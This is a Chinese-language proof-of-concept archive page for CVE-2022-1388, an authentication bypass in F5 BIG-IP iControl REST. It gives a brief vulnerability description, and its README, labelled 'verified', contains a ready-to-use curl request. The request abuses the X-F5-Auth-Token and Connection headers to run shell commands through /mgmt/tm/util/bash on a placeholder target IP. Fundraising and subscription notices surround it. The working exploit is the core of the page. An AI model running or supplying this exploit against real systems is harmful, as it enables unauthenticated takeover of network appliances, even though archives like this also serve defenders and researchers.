目标达成 感谢每一位支持者 — 我们达成了 100% 目标!

目标: 1000 元 · 已筹: 1359 元

100%

CVE-2022-1388 PoC — F5 BIG-IP 访问控制错误漏洞

来源
关联漏洞
标题: F5 BIG-IP 访问控制错误漏洞 (CVE-2022-1388)
Description:F5 BIG-IP是美国F5公司的一款集成了网络流量管理、应用程序安全管理、负载均衡等功能的应用交付平台。 F5 BIG-IP 存在访问控制错误漏洞,攻击者可以通过未公开的请求利用该漏洞绕过BIG-IP中的iControl REST身份验证来控制受影响的系统。
Description
K23605346: BIG-IP iControl REST vulnerability CVE-2022-1388
介绍
# CVE-2022-1388
BIG-IP iControl REST vulnerability CVE-2022-1388


# Usage 

* This POC is Verified!


![poc](https://github.com/numanturle/CVE-2022-1388/blob/main/rce.jpeg?raw=true)
![poc](https://github.com/numanturle/CVE-2022-1388/blob/main/pic.jpeg?raw=true)

```
curl -i -s -k -X $'POST' \
    -H $'Host: localhost' -H $'Connection: keep-alive, X-F5-Auth-Token' -H $'Authorization: Basic YWRtaW46' -H $'X-F5-Auth-Token: a' -H $'Content-Length: 39' \
    --data-binary $'{\"command\":\"run\",\"utilCmdArgs\":\"-c id\"}' \
    $'https://IP_HERE/mgmt/tm/util/bash'
 ```


# Reference 

https://twitter.com/1ZRR4H/status/1522150111429726209
https://twitter.com/AnnaViolet20/status/1523564632140509184
文件快照

登录后查看神龙缓存的 POC 文件快照

登录查看
备注
    1. 建议优先通过来源进行访问。
    2. 本地 POC 快照面向订阅用户开放;当原始来源失效或无法访问时,本地镜像作为订阅权益的一部分提供。
    3. 持续抓取、验证、维护这份 POC 档案需要不少投入,因此本地快照已纳入付费订阅。您的订阅是让这份资料能继续走下去的关键,由衷感谢。 查看订阅方案 →